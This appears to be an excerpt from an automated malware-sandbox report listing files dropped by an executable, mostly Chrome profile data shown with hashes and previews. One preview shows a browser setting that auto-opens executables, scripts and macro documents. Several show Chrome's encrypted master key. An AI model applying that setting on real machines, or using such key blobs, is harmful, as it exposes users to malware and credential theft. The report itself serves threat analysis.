SHA-512:	875F8B6B9B070A7209ECB901824646EC01C025B3DA3954359A5A1761C13A9C805E6D1F0566115690ACA2B3DDACD79FD24C0E36AC6124D09C0685E47CF2C2D7B
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13304176339180014","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245924509391818","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"bookmark_bar":{"show_on_all_tabs":false},"browser":{"has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":true,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","2042016"],"daily_received_length":["0","0","0","0","0","0","0","0","0","0","0","0"

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\data_reduction_proxy_leveldb\000004.dbtmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	16
Entropy (8bit):	3.2743974703476995
Encrypted:	false
SSDEEP:	3:1sjgWIV//Rv:1qIFJ
MD5:	6752A1D65B201C13B62EA44016EB221F
SHA1:	58ECF154D01A62233ED7FB494ACE3C3D4FFCE08B
SHA-256:	0861415CADA612EA5834D56E2CF1055D3E63979B69EB71D32AE9AE394D8306CD
SHA-512:	9CFD838D3FB570B44FC3461623AB2296123404C6C8F576B0DE0AABD9A6020840D4C9125EB679ED384170DBCAAC2FA30DC7FA9EE5B77D6DF7C344A0AA030E0 89
Malicious:	false
Preview:	MANIFEST-000004.

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\data_reduction_proxy_leveldb\CURRENT (copy)

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	16
Entropy (8bit):	3.2743974703476995
Encrypted:	false
SSDEEP:	3:1sjgWIV//Rv:1qIFJ
MD5:	6752A1D65B201C13B62EA44016EB221F
SHA1:	58ECF154D01A62233ED7FB494ACE3C3D4FFCE08B
SHA-256:	0861415CADA612EA5834D56E2CF1055D3E63979B69EB71D32AE9AE394D8306CD
SHA-512:	9CFD838D3FB570B44FC3461623AB2296123404C6C8F576B0DE0AABD9A6020840D4C9125EB679ED384170DBCAAC2FA30DC7FA9EE5B77D6DF7C344A0AA030E0 89
Malicious:	false
Preview:	MANIFEST-000004.

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\dcc02c56-ea64-4e37-8310-a897f0744c87.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	5112
Entropy (8bit):	4.961144321582966
Encrypted:	false
SSDEEP:	48:YcKkMkli6qAOiqTlYGlQKHoTw02rf4MqM8C1Nfct/9BhUJo3KhmeSnp4CTkxu0G4:n8lt1pIKIQ5k0JCKL8PTkxuGbOTlVuHn
MD5:	9270A2D2CCC7F8BE435EE77458DA7719
SHA1:	AB6B7A456B55761E5DBF6AFF1D42B066E5D4E015
SHA-256:	E80C5ADB80564BA122300477A5259A3599E9E166009183423141B5C72CA4A67B
SHA-512:	51235E3DB1BFD96800F008DA799768AE795F9094038B921ECD0B0875748439CBF480396B5ECBDD40FF6EDF508002E675D69A651839CAB6705A1B9C385BFED35
Malicious:	false

Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13304176339180014","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245924509391818","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"bookmark_bar":{"show_on_all_tabs":false},"browser":{"has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":true,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","2042016"],"daily_received_length":["0","0","0","0","0","0","0","0","0","0","0","0"

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\de82924b-1435-42d7-9d5b-2c20f8aeda2e.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	17703
Entropy (8bit):	5.576708982433994
Encrypted:	false
SSDEEP:	384:+AOt6LlcWXs1kXqKf/pUZNCgVLH2HfD1rUdavXe04N:fLl9s1kXqKf/pUZNCgVLH2HfxrUdoXeB
MD5:	67BB4E6CCF16C984237566110724A3E0
SHA1:	27B56D495FA0CAB41DB6BEAC40E2AF08191C62FD
SHA-256:	DA7E7D3CED3C5BECCACA34FF3359D7FD4605FFB7C31CE7C319D001211E2192F3
SHA-512:	0389918B1500C7A7853322D900B0E41C161BBF3FEE49DDAF1FF347822F63E930D78C934E0B57F6CFAA182D111260CF949D001257AE7698D454B5ABE6824CA53F
Malicious:	false
Preview:	{"download":{"always_open_pdf_externally":true,"directory_upgrade":true,"extensions_to_open":"pdf:doc:docx:docxm:docm:xls:xlsx:xlsxm:xlsm:ppt:pptx:pptxm:pptm:mht:rtf:pub:vsd:mpp:mdb:dot:dotm:xlsb:xll:hwp:show:cell:hwpx:hwt:jtd:zip:iso:7z:rar:tar:vbs:js:jse:vbe:exe:html:htm:xhtml:tbz2:lz"},"extensions":{"settings":{"ahfgeienlihckogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","system.cpu","system.memory","system.network"],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events":[],"from_bookmark":false,"from_webstore":false,"incognito_content_settings":[],"incognito_preferences":{},"install_time":"13304176337747565","location":5,"manifest":{"app":{"launch":{"web_url":"https://chrome.google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons":{"128":"webstore_i

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\f6d1da51-075d-45a0-b166-cd5611b02429.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	3473
Entropy (8bit):	4.884843136744451
Encrypted:	false
SSDEEP:	96:6FGX0G70GhIGpyGzRDYLiEHYDBKGzUGaCGjHGESHG/OG6mhM:6Fe0i0sIIyGzRDYLiEHYDBKSUpCQHrSP
MD5:	494384A177157C36E9017D1FFB39F0BF
SHA1:	CE5D9754A70CD84CEE77C9180DB92C69715BE105
SHA-256:	07CF0A5189FAD30A4AA721F4F6DA1B15100991115833EACFA1E2DC84A1B54337
SHA-512:	BFB80EEC0C0B5D9E487047703BE49826321A4D249422E0C81E978E6C8A310F41C7B4B8F849229BA87484FDF4831DD6A98FF994D0FDA5CE3D341CE615C15F2F1 C
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[],"expiration":"13248516607497410","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":27387},"server":"https://www.gstatic.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[],"expiration":"13248516607334226","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":34287},"server":"https://ssl.gstatic.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[],"expiration":"13248516607463627","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":31787},"server":"https://fonts.gstatic.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[],"expiration":"13248516607318875","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":23359},"server":"https://apis.google.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[],"expiration":"13248

C:\Users\user\AppData\Local\Google\Chrome\User Data\GrShaderCache\GPUCache\data_1	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	270336
Entropy (8bit):	0.0018164538716206493
Encrypted:	false
SSDEEP:	3:MsEllllkEthXllkl2zE/lV/q:/M/xT02zwq
MD5:	D22D0C64715DA9E2FAA14ED878764215
SHA1:	C1E70ABBEC4446409D681514928166C31A3EC6C4
SHA-256:	1E5B87CBE6791385AB145BFDB5C5F86E36069290704AC75A887206A2D472F187
SHA-512:	F6812D95BA716DD16F65E0B1B0A6B1832A86FE0AC6ADEE1DD997182BDBC1F2374E2C358E975C64FAE5C33EBF3CC0F6E985608F188C9939C86B8D5CE4A4A06 D1
Malicious:	false

Preview:	....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Last Browser

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	106
Entropy (8bit):	3.138546519832722
Encrypted:	false
SSDEEP:	3:tbloIlrJ5ldQxl7aXVdJiG6R0RlAl:tbdlrnQxZaHIGi0R6l
MD5:	DE9EF0C5BCC012A3A1131988DEE272D8
SHA1:	FA9CCBDC969AC9E1474FCE773234B28D50951CD8
SHA-256:	3615498FBEF408A96BF30E01C318DAC2D5451B054998119080E7FAAC5995F590
SHA-512:	CEA946EBEADFE6BE65E33EDFF6C68953A84EC2E2410884E12F406CAC1E6C8A0793180433A7EF7CE097B24EA78A1FDBB4E3B3D9CDF1A827AB6FF5605DA3691724
Malicious:	false
Preview:	C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.G.o.o.g.l.e.\.C.h.r.o.m.e.\.A.p.p.l.i.c.a.t.i.o.n.\.c.h.r.o.m.e...e.x.e.

C:\Users\user\AppData\Local\Google\Chrome\User Data\Last Version

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	13
Entropy (8bit):	2.8150724101159437
Encrypted:	false
SSDEEP:	3:Yx7:4
MD5:	C422F72BA41F662A919ED0B70E5C3289
SHA1:	AAD27C14B27F56B6E7C744A8EC5B1A7D767D7632
SHA-256:	02E71EB4C587FEB7EE00CE8600F97411C2774C2FC34CB95B92D5538E7F30DA59
SHA-512:	86010ED2B2EEBDCC5A8A076B37703669C294C6D1BFAAEA963E26A9C94B81B4C53EC765D9425E5B616159C43923F800A891F9B903659575DF02F8845521F8DC4
Malicious:	false
Preview:	85.0.4183.121

C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State (copy)

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	220216
Entropy (8bit):	6.070116791911007
Encrypted:	false
SSDEEP:	6144:bTKaXlScilZFWzn/tu6I7pTqzDaqfIlUOoSiuRt:bTKIMZMjFu6OpMUoa
MD5:	8DAB9FC9F5F5CBDE5BFB224C9D1E1B7F
SHA1:	B042FF1D627C108EA9CE1DAB9537354EA5F194A9
SHA-256:	FAEC1638F94DD102C4863BFF02E8C9F732A199AEC984490D949937C328810C10
SHA-512:	567C1B2EFFB92E837A5B6B4A5DEFFD3B3F9D729381944A1D09F26C9144072923A153093AFCC6DA79B933A9CD44B439F0197FC26AE4EF8073291104FF26869F61
Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en-GB"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.65970274065961e+12,"network":1.659702741e+12,"ticks":119648040.0,"uncertainty":4083046.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABaHlwIoHYlQKZwuwW8V0yxAAAAAAIAAAAAABBmAAAAAQAAIAAAAOT4j8Zm9U1zXX6oEUpPqlYBIjSlOiLGeiMKiIFJZDroAAAAA6AAAAAAgAAIAAAAFW1OavBhyV7qwszPZbindD+KU2Osh5O7HSmDPpFnuCDMAAAAGEkmqbufgFUSmOzx4cW7Aup7spqps4DvqbPrwRgUGqSpRZvQkbO+yVH56WF9zMTt0AAAAAyRwtYxjf7/AqYrFr0JZ6kbTiUt0/2PKkCw7ntLtbN2qrad7I3MeL4iNGDFgqRlhWgsb/6w0gJzQxAfL6rdzxi"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245922715401452"},"plugins":{"metadata":{"adobe-flash-player":{"di

C:\Users\user\AppData\Local\Google\Chrome\User Data\Module Info Cache (copy)

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped

Size (bytes):	95428
Entropy (8bit):	3.745917105082094
Encrypted:	false
SSDEEP:	384:NXTUQaJfGV2QVBzwTNcrNvYE3PcG7HGvGD2rB2M6xnuCalrR4mF5HFG0oYDOCmQ1:9CehJ6eMr4e7+kO8/Te0K6IMJz
MD5:	F3587DE7C4A1044DA6D35EADFE2766E3
SHA1:	AB45D1EA07AE3D717A48E36E7C91EAE0E10A6F48
SHA-256:	0DB0B353C51DD2532C075B2CA488C3087DA45DAEEAEAF51561D60FF60A2F8887
SHA-512:	43991A4990A352BD36A580293F299FD0DE3ABAEB1CED75FD7B10E4D8E5982496B90FD775F8D5BCD4997C941920354BC1B41D598089E969414642DB4772567669
Malicious:	false
Preview:	.t.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L..P!...[)...%.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .o.f.f.i.c.e.\.o.f.f.i.c.e .1.6.\.....g.r.o.o.v.e.e.x...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .2.0.1.6...*...M.i.c.r.o.s.o.f.t. .O.n.e.D.r.i.v.e. .f.o.r. .B.u.s.i.n.e.s.s. .E.x.t.e.n.s.i.o.n.s.....1.6...0...4.7.1.1...1.0 .0.0.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L.....M.i.c.r.o.s.o.f.t. .C.o.r.p.o.r.a.t.i.o.n....c8.D...C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.C.o .m.m.o.n. .F.i.l.e.s.\.M.i.c.r.o.s.o.f.t. .S.h.a.r.e.d.\.O.F.F.I.C.E.1.6.\.m.s.o.s.h.e.x.t...d.l.l..@.....U/...%.c.o.m.m.o.n.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .s.h.a.r.e.d.\.o.f .f.i.c.e.1.6.\.....m.s.o.s.h.e.x.t...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e.)...M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .S.h.e.l.l. .E.x.t.e.n.s.i.o.n. .H.a.n.d.l.e.r.s.....1.6...0...4.2.6.6...1.0.0.1.....D...C .:.\.P.r.o.g.r.a.m.

C:\Users\user\AppData\Local\Google\Chrome\User Data\a1c21be2-3f7e-4ce9-af3f-d6c45b400477.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	modified
Size (bytes):	87158
Entropy (8bit):	6.102445117033595
Encrypted:	false
SSDEEP:	1536:P5dfGRcZdJiXrXaflyYOetKdapZsyTwL3cDGOLN0nTwY/A3iuR1:P5dfFcbXafIB0u1GOJmA3iuR1
MD5:	BDEA67A774E87C094579A33237EF06D5
SHA1:	2F730E1C24B47DCEBAB76C794A4CD96726E33C92
SHA-256:	80CF8DD62DE5FF7B0204A3DB9AE711AA7FC60B2DCF9272E12E3589396CE5CFEE
SHA-512:	CC43B4D4CCCBD56A119BEED667236CC2AE9D79B372C1219625B9736176ABE2E0C44FE5F6DEC0A2EB9EABFD1B75F9CD8433D4528921302D3AAF8EE873C9BF 53F
Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en-GB"},"legacy":{"profile":{"name":{"migrated":true}}}, "os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABaHlwIoHYlQKZwuwW8V0yxAAAAAAIAAAAAABBmAAAAAQAAIAAAAOT 4j8Zm9U1zXX6oEUpPqIYBIjSlOiLGeiMKiIFJZDroAAAAAA6AAAAAAgAAIAAAAFW1OavBhyV7qwszPZbindD+KU2Osh5O7HSmDPpFnuCDMAAAAGEkmqbufgF USmOzx4cW7Aup7spqps4DvqbPrwRgUGqSpRZvQkbO+yVH56WF9zMTt0AAAAAyRwtYxjf7/AqYrFr0JZ6kbTiUt0/2PKkCw7ntLtbN2qrad7I3MeL4iNGDFgqRlhWgsb/6w 0gJzQxAfL6rdzxi"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245922715401452"},"plugins":{"metadata":{"adobe-flash-player": {"displayurl":true,"group_name_matcher":"*Shockwave Flash*","help_url":"https://support.google.com/chrome/?p=plugin_flash","lang":"en-US","mime_t

C:\Users\user\AppData\Local\Google\Chrome\User Data\cb839613-54b8-40b8-a9e5-181fa0a089af.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	220217
Entropy (8bit):	6.070115406231004
Encrypted:	false
SSDEEP:	6144:hyKaXlScilZFWzn/tu6l7pTqz2aqfIlUOoSiuRt:hyKIMZMjFu6OpMloa
MD5:	D0D134A060FC0223ECE2276BB991BD17
SHA1:	216F41B403A569F76F2A7CFC5250E2A1752A18DF
SHA-256:	4D2F72FA647B6B132DD4909E24B36B9A95B887286F22119D293FEBD82B9272EC
SHA-512:	E2352538AE36A107C9AD0A93D777A6C983E9EB386F81F60E9951BA7F0AB8F7294320B728C9524FD6356A07D7F7D504E19652DDD815B7A8D2005C96682761326F
Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en-GB"},"legacy":{"profile":{"name":{"migrated":true}}}, "network_time":{"network_time_mapping":{"local":1.65970274065961e+12,"network":1.659702741e+12,"ticks":119648040.0,"uncertainty":4083046.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABaHlwIoHYlQKZwuwW8V0yxAAAAAAIAAAAAABBmAAAAAQAAIAAAAOT4j8Zm9U1zXX6oEUpPqI YBIjSlOiLGeiMKiIFJZDroAAAAAA6AAAAAAgAAIAAAAFW1OavBhyV7qwszPZbindD+KU2Osh5O7HSmDPpFnuCDMAAAAGEkmqbufgFUSmOzx4cW7Aup7spqps 4DvqbPrwRgUGqSpRZvQkbO+yVH56WF9zMTt0AAAAAyRwtYxjf7/AqYrFr0JZ6kbTiUt0/2PKkCw7ntLtbN2qrad7I3MeL4iNGDFgqRlhWgsb/6w0gJzQxAfL6rdzxi"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13291206129660048"},"plugins":{"metadata":{"adobe-flash-player":{"di

C:\Users\user\AppData\Local\Google\Chrome\User Data\ce586d77-b73c-4f39-8b26-c00b1e0544cb.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	87158

Entropy (8bit):	6.102451420719707
Encrypted:	false
SSDEEP:	1536:PYyjGRcZdJiXrXafIyYOetKdapZsyTwL3cDGOLN0nTwY/A3iuR1:PYyjFcbXafIB0u1GOJmA3iuR1
MD5:	D2280B9736E37E068F18BDFDD5027792
SHA1:	E46BB0DAD813FB546BDC2D5F3751A21F45FDA311
SHA-256:	9D163658D011050028FEA2E3E86E37E938A26334D3A64596B851020866F7416E
SHA-512:	90C285A5490B99C682349A156B10A080A90AEF559B19633EF4DCF2557FF9D879127229DB78D40B960D031CAA2FC41F141986628ACCD15590E99D422FE5E6F012
Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en-GB"},"legacy":{"profile":{"name":{"migrated":true}}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABaHlwIoHYlQKZwuwW8V0yxAAAAAAIAAAAAABBmAAAAAQAAIAAAAOT4j8Zm9U1zXX6oEUpPqIYBIjSlOiLGeiMKiIFJZDroAAAAA6AAAAAAgAAIAAAAFW1OavBhyV7qwszPZbindD+KU2Osh5O7HSmDPpFnuCDMAAAAGEkmqbufgFUSmOzx4cW7Aup7spqps4DvqbPrwRgUGqSpRZvQkbO+yVH56WF9zMTt0AAAAAyRwtYxjf7/AqYrFr0JZ6kbTiUt0/2PKkCw7ntLtbN2qrad7I3MeL4iNGDFgqRlhWgsb/6w0gJzQxAfL6rdzxi"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245922715401452"},"plugins":{"metadata":{"adobe-flash-player":{"displayurl":true,"group_name_matcher":"*Shockwave Flash*","help_url":"https://support.google.com/chrome/?p=plugin_flash","lang":"en-US","mime_t

C:\Users\user\AppData\Local\Google\Chrome\User Data\e45259ab-59f6-4d21-b3df-710a48fac05e.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	211765
Entropy (8bit):	6.042502491642555
Encrypted:	false
SSDEEP:	6144:qKaXlScilZFWzn/tu6I7pTqz2aqfIlUOoSiuRt:qKIMZMjFu6OpMloa
MD5:	966FE19E9BF156B87339EF2BE652067D
SHA1:	F069F8232EDC09D23AAD41E7BAB89DBFF75184BA
SHA-256:	E2FC1E3C6E1000E1DD5FB4FAE2E8E5DD8395A4C62FD99504E06A623FC121D8A7
SHA-512:	819EC448FE0E6E1B6931003B8D393F1874F295225447F4074601B804E14AA16DA38FADAE7290B9D603BA6918F3A9A613B331CFACE9E148C1CC1A78FF437ED05
Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en-GB"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.65970274065961e+12,"network":1.659702741e+12,"ticks":119648040.0,"uncertainty":4083046.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABaHlwIoHYlQKZwuwW8V0yxAAAAAAIAAAAAABBmAAAAAQAAIAAAAOT4j8Zm9U1zXX6oEUpPqIYBIjSlOiLGeiMKiIFJZDroAAAAA6AAAAAAgAAIAAAAFW1OavBhyV7qwszPZbindD+KU2Osh5O7HSmDPpFnuCDMAAAAGEkmqbufgFUSmOzx4cW7Aup7spqps4DvqbPrwRgUGqSpRZvQkbO+yVH56WF9zMTt0AAAAAyRwtYxjf7/AqYrFr0JZ6kbTiUt0/2PKkCw7ntLtbN2qrad7I3MeL4iNGDFgqRlhWgsb/6w0gJzQxAfL6rdzxi"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13291206129660048"},"plugins":{"metadata":{"adobe-flash-player":{"di

C:\Users\user\AppData\Local\Google\Chrome\User Data\fda3767a-bb30-400c-b392-1eb51b1d35b6.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	87158
Entropy (8bit):	6.102450341113316
Encrypted:	false
SSDEEP:	1536:PYduGRcZdJiXrXafIyYOetKdapZsyTwL3cDGOLN0nTwY/A3iuR1:PYduFcbXafIB0u1GOJmA3iuR1
MD5:	AA37181F8AF40EC9903CDC864539E1FE
SHA1:	6BF9DB0F91B3DD765A5CEC53A30F93DBBC3ECAD3
SHA-256:	C5E8F37C8D4EA260FC4C389C95C48A6128E86451F65C018A3C1E299F77A0D53F
SHA-512:	623866391144545118 9D35CF3EF580199CE4B0F49B83562C121C31A0F753CCACA0E075EE0D6C72CEE83B0C64E678FEEF5734621F6375342379C950F5D92F3900
Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en-GB"},"legacy":{"profile":{"name":{"migrated":true}}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABaHlwIoHYlQKZwuwW8V0yxAAAAAAIAAAAAABBmAAAAAQAAIAAAAOT4j8Zm9U1zXX6oEUpPqIYBIjSlOiLGeiMKiIFJZDroAAAAA6AAAAAAgAAIAAAAFW1OavBhyV7qwszPZbindD+KU2Osh5O7HSmDPpFnuCDMAAAAGEkmqbufgFUSmOzx4cW7Aup7spqps4DvqbPrwRgUGqSpRZvQkbO+yVH56WF9zMTt0AAAAAyRwtYxjf7/AqYrFr0JZ6kbTiUt0/2PKkCw7ntLtbN2qrad7I3MeL4iNGDFgqRlhWgsb/6w0gJzQxAfL6rdzxi"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245922715401452"},"plugins":{"metadata":{"adobe-flash-player":{"displayurl":true,"group_name_matcher":"*Shockwave Flash*","help_url":"https://support.google.com/chrome/?p=plugin_flash","lang":"en-US","mime_t

C:\Users\user\AppData\Local\Temp\$inst\2.tmp

Process:	C:\Users\user\Desktop\60MLnq8Uma.exe
File Type:	Microsoft Cabinet archive data, 36 bytes
Category:	dropped
Size (bytes):	36
Entropy (8bit):	1.3753156176197312

Encrypted:	false
SSDEEP:	3:wDl:wDl
MD5:	8708699D2C73BED30A0A08D80F96D6D7
SHA1:	684CB9D317146553E8C5269C8AFB1539565F4F78
SHA-256:	A32E0A83001D2C5D41649063217923DAC167809CAB50EC5784078E41C9EC0F0F
SHA-512:	38ECE3E441CC5D8E97781801D5B19BDEDE6065A0A50F7F87337039EDEEB4A22AD0348E9F5B5542B26236037DD35D0563F62D7F4C4F991C51020552CFAE03B26
Malicious:	false
Preview:	MSCF....$.....$.....

C:\Users\user\AppData\Local\Temp\$inst\temp_0.tmp

Process:	C:\Users\user\Desktop\60MLnq8Uma.exe
File Type:	Microsoft Cabinet archive data, 1084240 bytes, 7 files
Category:	dropped
Size (bytes):	1084240
Entropy (8bit):	**7.999728499637075**
Encrypted:	**true**
SSDEEP:	24576:5KkUsAqQwN7yweEOFeN5Wy7lfeSqB+HkfnC2sH2BcUSnH6NW6u0thn:5Kkkq3N7pOFE5Wy7lWSqBwgC2sHScU7T
MD5:	298C28D61813A91501555D549E71A2FB
SHA1:	EC2986F27E80611952C379F60B359D9F13B91B60
SHA-256:	B4FA441D7E832D9A970B503DE12595E64D6AB65257C236E8CCB1A2D2C4A7711F
SHA-512:	5DB9006B97A3F10886A5E2A3242CAF7D2DAAE3C553F24739D9EFBD4E91CFB7FB14357517630BC2026DC68EA7094F9BF127C8BC91EE6762CF2853D494BD877EEE
Malicious:	false
Preview:	MSCF....P.....,.....Z.....U.. .0.....U.. .1.....Z.....T.- .2..r...,.....Up. .3.....#....T.6 .4.....f&....U`. .5.....(....U. .6.?..].L..[..." G.m.....4..@.../...u.]c...C.....f..UmUUUUUUUUUUUj@..D.....=...7.u.}.U.^..N.%l..;..mB.w..|....w.J....k..S]Tu..l...c..b..j.....b.....+..%.....9..._.zF....@...jh.....{.....S+.ZR..&.J...CB....%. ..d1....*..... *l..,h....!q9.).6,..FVk`a..F.McH.L$..4.hx4.>~..N44,G....5.7..y4+._.GG[D..>..A..g..A..p....E...f..e...u.....S..]....S....+.....Xv...?!<.m6.#...#..u.l.6..L.LZ....g.ig.N.y/...Q$u@.....1.ju.....~..>:.#....@....%..j.(...N.U.].9..n.R./.\a .v.\.._..ljC,FR.{L.c..~.+;...q.Z...t.Q...;6..sD&..fT7.J..f..]..N..S?.,...5.i....UW.l0y,J[]...d~:.1}...FS.....+M.....f...kcK.h..N....B..&.S.....v..[.XX.`u.z=^wZ.'.I..C..e.b...<r...4e+g.J....9s1.ht....:+u.^i5.r33..Z'...+.+..*.Ext.....b...?..8..e.....1..J..wG...t^.q..=....."....1.t.G.....7f|4_.....b.PN1

C:\Users\user\AppData\Local\Temp\9ac1684a-48e9-49ef-8030-02cea745830e.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:L:L
MD5:	5058F1AF8388633F609CADB75A75DC9D
SHA1:	3A52CE780950D4D969792A2559CD519D7EE8C727
